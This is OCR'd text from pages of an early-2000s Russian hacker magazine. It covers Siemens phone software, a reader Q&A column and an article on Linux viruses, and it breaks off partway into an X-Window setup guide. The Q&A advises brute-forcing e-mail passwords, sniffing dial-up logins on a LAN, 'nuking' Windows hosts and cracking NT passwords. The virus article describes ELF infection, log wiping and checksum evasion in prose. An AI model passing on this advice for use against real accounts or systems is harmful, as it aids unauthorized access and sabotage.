Актуально только для S25/35/45, SL45 и ME45 (может еще для кого, извините, если забыл), короче, для моделей бизнес класса. Там встроенный календарь с расписанием. Под этой кнопкой прячется простенький интерфейс для него.

Send Logo

S25, вся 35 и 45 серии (и остальные новые модели с циферками 40, 42, 50) позволяют скучное имя оператора на главном экране менять на любую картинку. Рисуем черно-белую картинку с размерами 101x21 (C35, M35), 101x43 (S35), 101x45 (SL45, S45, ME45) или трехцветную (только красный, зеленый, синий) размером 97x26 для S25 и заливаем на телефон. Ждем секунду, любуемся.

Delete Logo

Усе, надоело - возвращаем обычный текст.

Send Tone

Берем любую одноголосную мидишку и заливаем телефон - будет работать звонком.

Netinfo

Список видимых телефону сетей.

Netmonitor

Выводит список видимых телефону сот, их номера в сети и уровень сигнала. Если ездить с ноутбуком по городу, можно составить список сот, а потом специальной программой построить карту. Интересно. Если найти карту города в нужном масштабе и одно наложить на другое, можно продавать шпионам.

Synch. Time

Синхронизируем часы телефона с часами компьютера.

< Folder2 >

Switch teleph. Off

Отрубает телефон. Скорее демонстрация возможностей, чем жизненная необходимость.

SMS-List.

Список принятых и отправленных SMS. Здесь можно написать новое и отправить flash послание. Отличается тем, что оно автоматически высвечивается на экране телефона. А главное - посмотреть номер отправившего можно только сохранив сообщение в список. Но не все телефоны это умеют, а те, что умеют, прячут эту функцию глубоко в меню. Вот тебе и поле для розыгрышей.

Call Forwarding

Настройки переадресации.

Locks

Управление блокировками и паролями.

Siemens x35 RusPhoneBook




Siemens x35 RusPhoneBook

Телефоны Siemens обладают странной особенностью. Они могут показывать русские записи в телефонной книге и русские SMS, но вот набирать их не могут. Эта программа позволяет создавать записи в книге на русском языке.


Sx35CZ

Делает все то же, что и S25/35 Explorer. Но обладает более удобным интерфейсом плюс он на многих языках, включая русский. Лично у меня работает стабильнее.



Sx35CZ

MIDI Converter



MIDI Converter

Телефоны Сименс позволяют загружать в себя мелодии midi файлами. Плюс ко всему, начиная с S35, фирма стала использовать другой редактор мелодий - не буквами, а обычными нотами. Эта программа позволяет преобразовать старый код Сименсов или Нокий в midi файлы. Очень удобно.

Ломаем

Кроме этого, существуют много программ для смен прошивок и снятий защит. Прошивку лучше менять официальной утилитой, а вот в ломке кодов есть выбор. От Ziemens до x35 Services Tools. Программы специфические, и о них надо писать отдельно.


Часть вторая

Движимое и движимое (мобильник и Palm)

Телефоны S серии оснащены таким благом, как инфракрасный порт. Им же обладают КПК, в частности на PalmOS. Будем соединять.

Сначала нам нужны будут дрова для телефона. Устанавливай программу SMS с диска от Палма. Она добавит нужные библиотеки и позволит отправлять файлы по SMS. Потом идем на http://www.my-siemens.com, выбираем модель своего телефона и, почему-то в разделе FAQ, а не Downloads, качаем драйвера для PalmOS и ставим на Palm. В Prefs->Connections появятся "Infrared To Siemens" и "Serial To Siemens". Нам нужно будет первое. Иди на закладку "Phone", выбирай "Infrared To Siemens" и шлепай на "Test".

Должен определить твой мобильник. Подготовка закончена. Если у тебя не Сименс, ищи драйвера на сайте производителя своего телефона. Для Motorola TimePort и для некоторых Нокий драйвера после установки SMS будут лежать в \Palm\Add-on\. Устанавливай оттуда.




Настройки подключения телефона

Palm Goes To Internet

Первое, что приходит в голову, так это походы в Интернет. Для этого надо настроить подключение в Prefs->Network. Тут все как в любимом Windows. В поле "Connection" указывай "Infrared To Siemens". Можешь подключаться к своему провайдеру, но это дорого. У операторов есть свой m-Internet, позвони в абонентский отдел. В качестве почтовой программы я бы посоветовал либо MultiMail, либо iambic Mail. Как браузер - подойдет Blazer, Palmscape или тот же AvnatGo. Но это уже совсем не наша тема.

MyPhone




MyPhone

Программа состоит из конвертора для Windows и собственно MyPhone для Палма. Конвертор готовит bmp и midi для загрузки на Палм, а палмовская программа показывает список загруженных картинок и мелодий, позволяет посмотреть/послушать их и отравить по инфракрасному порту на Палм выбранный пункт. Еще программа синхронизирует время и показывает заряд батарейки телефона.

S25 Phone

Полный аналог S25/35 Explorer. Все, больше комментариев нет.

NetMonitor




Netmonitor

А вот это супер прога. Показывает все соты, которые видит телефон, отмечает ту, которая сейчас основная. Сортирует их по уровню сигнала. Теоретически (по скриншотам с Инета) может строить карты сама, если с телефоном ездить. У меня не было возможности толком этим заняться, но две точки нарисовала. Один минус - программа полностью на немецком. Хотя разобраться не сложно.

RuSMS

А вот эта программа позволяет слать SMS на русском. Вот и все языковые барьеры Siemens'а преодолели.



RuSMS

Эпилог

Вот тебе маленький списочек программ. Их очень много, но они очень похожи друг на друга. Еще на my-siemens.com есть драйвера модема под Windows. Можешь и с обычного компа через мобилу в И-нет ходить. Дорого, но нервов, связанных с фиговой связью, меньше. Если у тебя есть КПК, не забывай, что через ИК-порт ты можешь записывать на телефон и загружать с телефона записи календаря и адресной книги без специальных программ.

Links

http://www.siemens-club.ru/ - все о Сименсах и программах для них.

http://www.my-siemens.com/ - дрова для Сименсов.

http://www.palmgear.com/ - здесь все программы для Палм.

http://oskin.msk.ru/ - тут RuSMS.



HACK-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Привет Horrific, я так понял, что NetBios в XP не работает, что же делать? Получается, что сканировать шары можно, а диски подключать нет. Что делать, помоги, пожалуйста.

H: Почему не работает? Все работает - и сканировать, и подключать можно, просто тут без пароля не обойтись. В окнах 9х практически не было никакой защиты, поэтому можно было сканировать все подряд, а WinXP построен на NT ядре, и без пароля по сети ничего не сделаешь. Так что если ты сканируешь сеть, то нужно сразу и подбирать пароли.

<???> Я скачал брутфорс brut, как теперь им ломать e-mail'ы?

H: Как минимум в бруте надо указать адрес сервера, логин и указать файл, в котором лежит справочник паролей. Запускаешь старт, и прога начинает перебирать пароли из файла указанному логину. Иногда логины могут указывать то же в виде файла-справочника, тогда брут будет перебирать все пароли для всех логинов. Во втором случае не советую указывать в файле-справочнике логинов больше одного, потому что это отнимет много времени. Лучше сканируй по одному.

<???> В локальной сети гл. комп коннектируется к прову с помощью dial-up, как достать username & pass dial-up, когда я сижу за одним из компов в сети, кроме гл. компа.

H: Если сетка построена на коаксиале или на витой паре, подключенной через хабы, то твой товарищ - хороший снифер. Что я понимаю под словом "хороший"? А тот, который умеет из общего трафика локалки выдирать логины и пароли. Просто запусти такого зверя и жди, пока он не поймает нужную инфу.

<???> Есть ли какая-нибудь прога, убивающая POP-up'ы, и где ее добыть?

H: Большинство персональных Firewall-ов без проблем справляются с этой задачей. Есть и специальные проги, о которых мы уже не раз писали, и все это добро без проблем можно найти на www.download.com.

<???> Как не допустить, чтобы меня хакнули (не считая того, что вовсе не юзать Интернет)

H: Ну зачем же сразу не юзать Инет, его юзать надо. Но чтобы хоть немного ощущать себя в безопасности, надо выполнять, как минимум, следующие условия:
1. Не светиться своим IP, если часто тусуешься в чатах. Если ты просто смотришь странички, то это не обязательно, но если ты общаешься в местах массового присутствия народа, то используй хотя бы проксик.
2. В местах скопления людей соблюдай нормы приличия, болтунов не любят и могут настучать по мозгам.
3. Заведи себе любой персональный Firewall. Конечно же, желательно, чтобы он был хорошим (какой лучше? мы уже не раз давали описания и сравнения, пора бы уже выбрать). Но даже самый простейший может защитить твою машину от большинства атак.

<???> Что реально можно сделать с компом чела, если я знаю: его IP, DNS, Node, Group, NetBIOS, MAC, и насколько далеко можно зайти в его систему?

H: Все зависит от системы, установленной на компе, от чела, сидящего за ним, от количества открытых портов. То, что ты знаешь, - это достаточно много, но все же недостаточно. Взломы в основном основаны на дырах в ОС, а не на IP, DNS, Node, Group и др.

<???> Я коннектюсь к инету, а в браузерах (что опера, что нетскейп, что ие) не открывается ни один сайт :(. Я даже от страха винт сформатировал и заново мазду поставил. А вот УльтимаОнлайн работает и портсканы работают (то бишь инет у меня есть). Может мне каким-то макаром 80 порт перекрыло? Не подскажешь, как мне узнать, какие порты у меня открыты, а какие нет? Или просто подскажи, что мне делать, плиз.

H: Порты тут явно не причем. Возможно, у тебя проблема с DNS, потому что в сканерах портов и играх чаще всего вводят IP адреса (поэтому у тебя нет проблем), а в браузерах вводят символьные адреса, т.е. имена, которые преобразовываются в IP. У тебя явно проблема с этим преобразованием. Обратись к своему прову, он должен дать тебе адрес DNS сервера, который надо прописать в свойства протокола TCP. Видимо автоматом он не хочет прописываться.

<???> Слухай, Horrifaq :), где раздобыть списочек соответствия порт - сервис? Я тут просто просканил один сервант на открытые порты. Вот они: 21, 80, 113, 389, 1720. Ну, с 21, 80 все понятно, а как быть с остальными?

H: Хороший сканер обязан показывать сканируемый порт и имя сервиса. Если у тебя не показывает, то скачай лучше CyD NET Utils с www.cyd-soft.com. Он хоть и глючный, но такие вещи показывает! Могу посоветовать еще Essential NetTools, но где скачать, я не знаю. А если ты хоть иногда читаешь кодинг, то в июньском номере был описан самый быстрый сканер портов, который тоже умеет определять назначение порта. Исходники того сканера есть на моем сайте или их можно найти в июньском диске X.

<???> Я скачал вроде бы прикольный нюк NukeIt!, в нем предлагается куча методов нюканья, какой из них эффективнее?

Н: Для каждой версии окон свой метод хорош. Некоторые методы работают с Win95, а некоторые и 3.11 не завалят. Так что во время боя приходится перебирать все подряд в надежде, что хотя бы один да сработает.

<???> Чем отличается стабильное ядро Linux от нестабильного. Если на сервере установлено нестабильное, то его легче сломать?

Н: Нестабильное ядро выпускается только для тестирования. Это как бы бета версия, в которой не гарантируется стабильная работа. Стабильное ядро - это окончательный релиз. Вообще, ядра нумеруются в виде трех чисел X.X.X. Если второе число нечетное, то ядро нестабильное (например 2.1.4). Ну а если оно четное, то это уже окончательный релиз.
А вот насчет взлома я могу сказать одно - нестабильные ядра всегда очень слабо защищены, поэтому любой админ должен десять раз подумать, прежде чем поставить его на рабочий сервер. Ну а если ты хочешь взломать сервант, то для нестабильного ядра намного легче найти эксплоиты, чем для окончательного релиза.

<???> Правда, что компакты, записанные на CD-RW, читаются только на CD-RW, а на обычных CD-ROM не читаются? Если нет, то как надо записывать CD-RW, чтобы он читался и на обычных CD-ROM? Возможно ли будет после этого дописать/перезаписать этот диск?

Н: CD-RW без проблем читается в современных приводах с надписью MultiRead. Проблемы могут быть - если диск отформатирован на DirectCD (для пакетной записи) и привод не поддерживает CD-RW. Если ты писал с помощью Adaptec Easy CD Creator или любой другой проги, то вообще никаких проблем не должно быть.

<???> Вот ты написал сканнер портов. Как теперь сделать так, чтобы он сканировал чрез прокси?

Н: Это невозможно. Прокси сервант может работать с одним или несколькими портами, а сканер должен уметь проверять соединение с любым портом.

<???> Можно ли разогнать модем?

Н: Можно, и о разгоне мы недавно писали. В данном случае разгон заключается в оптимизации настроек под конкретную телефонную линию или прова. Можно еще увеличить скорость за счет перепрошивки модема, потому что новая может работать быстрее или поддерживать более новый и более быстрый протокол.

Эти вопросы меня уже достали

Я уже давно создал на своем сайте www.cydsoft.com/vr-online раздел "Большой FAQ", где я выкладываю все часто задаваемые вопросы и ответы. Прежде чем задавать мне вопрос, посмотри, может на сайте уже есть ответ.

<???> Где находятся пароли в Win2000 и чем можно их взломать?
Н: Начиная еще с Windows NT, пароли хранятся в базе данных SAM. Сначала эта база была расположена в реестре, а потом ее перенесли в отдельный файл, к которому простому смертному запрещен любой доступ.
С тех же времен NT одни хорошие ребята написали супер прогу LophtCrack+. Эта прога отлично взламывает пасы любых окон, основанных на NT. Последняя версия, которую я видел, удачно ломала и Win2000.



Юниксоид

ВИРУС И ПИНГВИН

Shaman (bondarenko111@mtu-net.ru)

Вирус... Это слово, овеянное духом компьютерного underground'а, интуитивно понятно всем. Многие люди, среди которых есть уважаемые специалисты, боятся этого слова. Некоторых это слово манит и обещает славу Герострата. Кто-то расскажет тебе массу страшилок про убытки и банкротства. В самом деле, стоит ли бояться вируса? Что лежит в его основе? И неужели большой и сильный Пингвин aka Tux тоже боится заразиться? Чтобы у тебя в дальнейшем подобных вопросов не возникло, я предлагаю тебе прочесть эту статью.



Вирус и Пингвин

РАЗБИРАЕМ ВИРУС НА ЧАСТИ!

Разберемся с понятиями

Упрощенно говоря, вирус - это программа, заражающая другие программы. Обычно это означает копирование исполняемого или исходного кода из вируса в другой файл на постоянном носителе или сетевом ресурсе, в качестве цели используются как файлы, так и содержимое ПЗУ и служебные сектора дисков. Червь (worm) - это программа, внедряющаяся в другую уже исполняемую программу. «Внедрение» - это процесс копирования исполняемого кода из червя в образ активного процесса.

И началась сказка...

Раньше, еще в те времена, когда компьютеры были слабые и дорогие, в DOS'е, из-за незащищенности этой системы в плане безопасности, вирусы всех видов и мастей плодились в ней как мухи :). Потом появилось всеми любимое (и тобой тоже, признайся :) семейство Win9x. Но и их приход проблемы не решил, так как не было там разграничения прав, истинной многозадачности и всего прочего, что было в Unix'е. Соответственно, вирусы клепались для Выни не по дням, а по часам, ввиду ее огромной популярности. Если ты сходишь на сайты производителей антивирусов, то заметишь, что основной материальный урон наносят черви и макровирусы, написанные именно под Windows, в то время как под Unix-семейство всего около двух десятков вирусов, большинство из которых достаточно неопасные. Этот факт примечателен и говорит о раздувании урона от вирусов, так как грамотные сисадмины обычно коммерчески ценную информацию Windows не доверяют, а захламление почтовых ящиков и порча игрушек на домашних компьютерах несет скорее моральный урон. Заражение, скажем, биллинга оператора сотовой связи перекроет все убытки от назойливого I love you. Для важной информации всегда были, есть и будут Unix-системы. Почему же сей заманчивый для многих вирусмейкеров храм Афродиты (в лице Unix'a) столь огнеупорен? Для примера возьмем Linux - один из наиболее популярных ныне Unix-клонов. Давай немного определимся. Дальше, по статье, чтобы лучше понять механизм действия вируса, мы посмотрим на вирус со стороны людей, собственно его создающих aka вирусмейкеров :).

Куй железо, пока горячо...

Рассматриваемый в качестве примера вирус должен быть маленьким, иметь высокую проникающую способность, быть малозаметным, до конца выполнять задачу. Кстати, несколько слов о задачах. Практика показывает, что максимальный урон наносят те вирусы, которые тихо лежат, ожидая своей 13-ой пятницы или дня смерти Ленина :).

Это факт. Ведь господа Касперские, Соломоны и Лозинские помогут тебе, вирусмейкеру, если твое детище выявлено, стреножено и каст... тьфу, ты... препарировано =). Основной ущерб от вирусов будет только тогда, когда они сработают синхронно на большом количестве машин, после этого их уже можно лечить и убивать сколько вздумается: они ведь свое дело сделали. Да и вирусы-долгожители в современном мире вряд ли возможны. Волшебников не бывает, поэтому код нашего вируса - платформенно зависим и должен работать вне зависимости от своего положения в зараженной программе. Также в нем (на то он и вирус!) нельзя использовать динамические библиотеки (даже C runtime) и выделять память под глобальные переменные в сегменте данных. С другой стороны, это не могут быть и вирусы-демоны, так как с ними просто бороться: в конце концов, можно явно оговорить список разрешенных процессов.

В рамках этой статьи разберем заражение исполняемых файлов, но никакого кода не жди: я не преследовал цели научить писать вирусы, да и статья не об этом. Все будет вкратце и общих словах. Итак, для исполняемых файлов и библиотек используется формат ELF. Форма ELF'а описана в файле /usr/include/elf.h. Советую тебе внимательно ознакомиться с содержимым этого файла, чтобы представлять себе в дальнейшем, о чем идет речь. Все исполняемые файлы, созданные ld, всегда отображаются в одну и ту же область памяти. Заголовок программы лежит по адресу 0x08048001, хотя это и не является постоянной величиной. В принципе распределение памяти зависит от параметров, с которыми при создании файла запускался ld, но все почему-то используют параметры по умолчанию. Это облегчает вирусмейкеру задачу. Вообще, ld всегда создает исполняемые файлы со структурой:

1 - Заголовок ELF (Elf32_Ehdr)
2 - Заголовок программы (Elf32_Phdr)
3 - Интерпретатор программы (если слинковано динамически)
4 - Сегмент кода
5 - Сегмент данных
6 - Заголовок секций (Elf32_Shdr)

Весь файл от начала до конца загружается в единый сегмент, называемый «code» или «text». Код, производимый gcc, мало пригоден для вирусов, так как он не может работать в любом месте программы, поэтому внедрить получается только asm. Самое сложное при написании вируса - сохранение работоспособности зараженной программы. Для заражения надо рассчитать количество свободного места под код вируса, вставить вредоносный код между сегментом кода и сегментом данных. Также нужно модифицировать и настроить код вируса на реальную входную точку программы, изменить входную точку на входную точку вируса и модифицировать заголовок программы так, чтобы вирус был включен в сегмент кода, перенастроив все последующие указатели и записав модифицированный файл. Модификация входной точки состоит в изменении адреса, с которого должно начинаться выполнение программы - e_entry. Этот новый адрес должен быть равен сумме базового виртуального адреса p_vaddr и размера старого сегмента кода в файле p_filesz. Эти адреса можно взять из структуры Elf32_Phdr, а для самих адресов пользоваться Elf32_Addr. Далее изменение заголовка программы: модифицируются размер сегмента кода в файле p_filesz и в памяти p_memsz суммированием с размером вируса VIRUS_SIZE. Далее в цикле двигаем смещение p_offset до тех пор, пока оно не станет нужного размера. Модификация заголовка секций Elf32_Shdr состоит в приведении смещения этого заголовка e_offset, для этого к нему надо прибавить VIRUS_SIZE. Последнее делать не обязательно, но желательно, так как иначе readelf и strip не согласятся с зараженной программой.

Основное отличие вируса от червя заключается в том, что червь исполняется как отдельная задача. При действии вируса файлы меняются навсегда, то есть после перезагрузки изменения сохранятся, но, с другой стороны, вирус работает только при старте программы. Червь же полностью контролирует свой процесс.

Прежде чем заражать программу, вирусу следует убедиться, что она не была заражена ранее. Представь себе многократно зараженный bash. При вызове любого скрипта каждая копия вируса будет заражать новые файлы, и производительность системы заметно упадет. Самый легкий способ для обнаружения уже зараженных программ - поставить какую-нибудь метку, как это проделывал покойный Jerusalem, или использовать код вируса в качестве метки. Но такой вирус просто обнаружить, поэтому авторы вирусов делают свои произведения полиморфными. Очевидно, что нет шифра, который сам себя расшифровывал бы. Но производители процессоров облегчили эту задачу, введя команды, которые не влияют на ход исполнения программы, - nop, xor AX 0, mov AX AX и прочие. Если эти команды разбрасывать по дешифратору случайным образом, то в нем не останется постоянных последовательностей. В качестве же метки, например, можно использовать имя файла, шифрованное строкой пробелов. Механизм, которым вирус проверяет файл, можно использовать для построения антивируса, но это не сильно беспокоит вирусмейкеров - антивирус можно написать всегда, есть даже такая теорема, поэтому зачем париться? Если вирус будет просто модифицировать файлы, то эта подлянка ничего не даст :). В любом дистрибутиве Linux присутствуют средства борьбы с таким произволом. Во-первых, естественно, это разграничение прав доступа, ядро в любой Unix-системе не даст вирусу изменять файлы, к которым у него нет доступа по записи. Во-вторых, есть такие вещи, как rpm, syslog, logwatch, так и прочие шпионы и мониторы контрольных сумм файлов. И опять-таки в Linux'е большинство программ устанавливается через rpm, так как это удобно абсолютно всем, кроме создающим подлянки в лице вирусов. Достаточно набрать # /bin/nice -n 19 rpm –verify –all, таким образом, можно увидеть, какие программы были изменены. В-третьих, грамотные пользователи проводят регулярный backup системы. Надеюсь, ты не исключение? :) Со всем этим действительно сложно что-либо поделать. Правда, если вирус себя долго не проявляет, то есть шанс резервного копирования зараженных программ. Это все можно обойти, только включив в код вируса средства получения прав рута. А уже с правами root'а выполняется любая программа с установленным SUID. Проблема лишь в получении прав суперпользователя: использовать уже известную дыру - не решение, так как почти наверняка в заражаемой системе она будет уже прикрыта. Но, однажды получив root системы, вирус может все. Первым делом ему надо непременно установить SUID для зараженной и заражаемой программы, чтобы потом в дальнейшем не пользоваться exploit'ом. Далее следует стереть последние 5-6 строчек из /var/*<то, что вирус атаковал>*, здесь все очень сильно зависит от типа атаки. Обходить rpm проще всего, модифицируя его базу. Но есть гораздо более интересный вариант: написать модуль ядра, который будет считать контрольные суммы так, как выгодно вирусу, или вообще подставлять незараженные копии, куда следует. Это, кстати, позволит махом обойти все мониторы, проверяющие контрольные суммы, и некоторые антивирусы. Такой ход дает неограниченные возможности работы с компьютером, так как в этом случае вирус исполняется в адресном пространстве ядра и, что неприятнее всего, в режиме ядра. Так можно и BIOS поправить, и жесткий диск сломать. Уже ручки чешутся? :) Но обломись: абсолютное большинство вирусов с подобных механизмом написано именно под Windows. В этой ОС драйвер является модулем ядра, а установить новый драйвер в Windows куда проще. Поэтому Microsoft ввела сертификацию драйверов, и WinXP предупредит о непрошеном госте. Одно плохо - 30% производителей не слишком утруждают себя сертификацией, а зря. Возвращаясь же к Линуксу, следует отметить, что некоторые утилиты тоже грешат проникновением в ядро для сбора системной информации. С точки зрения админа, загрузку «левых» модулей ядра можно предотвратить, если при компиляции выключить поддержку модульности и поддержку proc. Если не сделать последнего, то есть возможность вкрутить модуль, используя /proc/kcore и /porc/ksyms.

Полиморфный - это вирус, состоящий из двух частей: дешифратора и рабочей части. Часто используют простые шифровальные алгоритмы, так как они быстрее - подойдет и простой XOR с именем файла (или другим паролем). Соответственно, и дешифратор в таком вирусе - полиморфный, так как в теле хорошего вируса не должно присутствовать ни одной постоянной последовательности байтов.

TIPS&TRICKS

Не знаю ни одного человека, который хотя бы однажды использовал такие шрифты, как Webdings, Wingdings и т.п. Однако эти шрифты могут быть очень полезны. Например, однажды на работе (я работаю инженером-программистом на заводе) меня попросили написать объявление "Не курить!" с соответствующим знаком.

Благодаря этим шрифтам, не выходя из Ворда, я сделал объявление за несколько секунд, а сколько бы это заняло времени, если бы я, например, начал рисовать знак в каком-нибудь Corel Draw (он бы только загружался дольше :))!? Вставлять подобные символы лучше всего через меню Вставка -> Символ. Затем можно увеличивать до любого размера. Правда, размер шрифта в Ворде ограничен кеглем 72, но это легко исправить, введя вручную нужный размер прямо в поле выбора. Просмотри все эти шрифты, в них есть символы на все случаи жизни.



Иван Скляров

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

Подведем итоги

Что же мы имеем в итоге? Хороший вирус должен содержать дешифратор, механизм заражения, механизм взлома и подчистки логов, механизм обмана сторожей, деструктивные элементы, пермутатор дешифратора и шифратор. Даже этот довольно длинный перечень обходит, к счастью (или сожалению?), только самых распространенных и простых сторожей, которые все продвинутые челы, скорее всего, обновили более свежими собратьями. Если и писать вирус, то писать желательно только на ассемблере, оптимизируя все необходимое по размеру. Сложновато, да? Вот именно по этой причине вирусмейкеры если и пишут что под Unix, то только примитивных сетевых червей и троянов. Действительно опасных, классических вирусов нет, ибо Пингвин Тукс - крепкий орешек, что и требовалось доказать.

Юниксоид

X В СТИЛЕ][

Тоха (Toxa@real.xakep.ru)

Х в стиле][

Ставим и настраиваем систему X-Window!

Ты любишь консоль? Конечно, любишь. Это гибкий, удобный инструмент управления системой. Бесспорно, vi, lynx и BitchX - самые удобные программы на свете, а bash - самая удобная на свете оболочка. Но так думают далеко не все. И правильно делают, потому что, даже учитывая все вышесказанное, постоянно чувствовать себя живущим в семидесятых годах (время зарождения Unix'а), в то время как в соседских окнах вовсю щелкают мышкой и превозносят GUI & Point'n'click interface, - та еще радость. А выход между тем простой - плюнуть в эти окна, задвинуть шторы и поставить на свою машину X-Window system (или, по-нашему, «иксы»). Этим увлекательным занятием я и предлагаю тебе заняться прямо сейчас.

Ликбез

Но для начала - справка для самых маленьких. Как известно, в операционной системе Windows GUI (то бишь Graphical User Interface) встроен прямо в ядро, что, безусловно, повышает производительность графической оболочки (так как графическая система постоянно работает на уровне ядра, ибо в этом ядре заключена), но резко понижает стабильность системы (крах отдельного приложения вызовет крах всей системы, если же говорить об WinNT - там все несколько иначе, система, может, и останется жить, но поглючит вдоволь :). В Unix-системах же графическая оболочка (X-Window) запускается и работает как отдельное приложение, то есть на пользовательском уровне. Это, конечно, медленнее, чем маздайный GUI (чтобы совершить операцию, скажем, по созданию нового окошка, процессу нужно обратиться к ядру, с помощью системного вызова, для создания окна, перейти в контекст ядра и затем снова вернуться в пользовательский режим), так что не жди от навороченных графических оболочек типа KDE или GNOME такой же быстроты работы, как GUI в виндах. Зато - и это несомненный плюс - ни одно графическое приложение никоим образом не может повесить систему, т.к. ты всегда можешь убить иксы (для системы они - лишь отдельный процесс, которых много) и тут же перезапустить их, случись что нехорошее. Ты спросишь, а как все это дело управляется? А управляется это приложением под названием X-сервер, он отвечает за быстроту действий, прорисовку окон, взаимодействие с видеокартой и т.п. Так что под словами «убить иксы» я как раз и подразумевал убиение X-сервера. Наконец, почему - «сервер»? Этот вопрос корнями уходит в историю Unix'а. Как ты знаешь, это ведь в первую очередь сетевая система, и в период ее развития, когда встал вопрос о графическом пользовательском интерфейсе, было решено и здесь не отходить от сетевой концепции, реализовав его в рамках «сервер-клиент»: на мощном центральном компьютере устанавливался X-сервер, а на несколько терминалов (т.е. workstations) - только клиенты. И вся основная работа по обсчитыванию прорисовки графики и т.п. выполнялась на главном сервере, а клиентам отсылался по сети лишь результат на их дисплеи, что позволяло рабочим станциям тратить минимум ресурсов на GUI, а серверу - обслуживать сразу несколько машин. У тебя же сервер и клиент как бы реализованы на одной тачке, но понятие "X-сервер" так и осталось.

Установка


Но хватит, завязываем с теорией, переходим к практике. Ниже я буду говорить только об одном, самом популярном X-сервере, Xfree86. Это известный сервер с открытыми исходными кодами, распространяющийся бесплатно, поэтому он по дефолту включен в дистрибутивы бесплатных Unix-like систем (Линукса и прочих *BSD). Конечно, есть и несколько коммерческих X-серверов, может быть даже более мощных и удобных, например, Accelerated X и прочие, но их я касаться не буду. Ставим XFree86 и точка, ибо при всем богатстве выбора другой альтернативы нет :). Если у тебя живет какой-нибудь Линукс, то 90%, что иксы уже установлены на твоей машине. Если же у тебя не просто Линукс, а такая отборная попсятина, как RH (RedHat) или MDK (Mandrake), то, бьюсь об заклад, у тебя к тому же в качестве графической оболочки установлено одно из двух: либо KDE, либо GNOME. Впрочем, это правильно, т.к. все остальные не выдерживают никакой критики (поверь, я юзал и WindowMaker, и BlackBox, и прочие графические чуда), ведь если уж и сидеть в иксах, то в иксах нормальных, а всяким ужасам периода палеозоя типа xvwm есть только одно оправдание - мало места на диске или очень редкое использование (на сервере, скажем). Поэтому для Linux-юзеров процесс установки иксов не так актуален (дистрибутивы регулярно обновляются, соответственно, в последнем дистрибутиве присутствует самая последняя версия Xfree86, а ставить ее проще всего, указав галочку напротив пункта "Install X-server" в красочном меню графического инсталлятора). Чего нельзя сказать о пользователях *BSD-систем. Учитывая все вышесказанное, подведу итог: объектом установки иксов у нас будет FreeBSD. Тем более, в последней Release-версии (4.5) до сих пор во время инсталляции предлагается установка 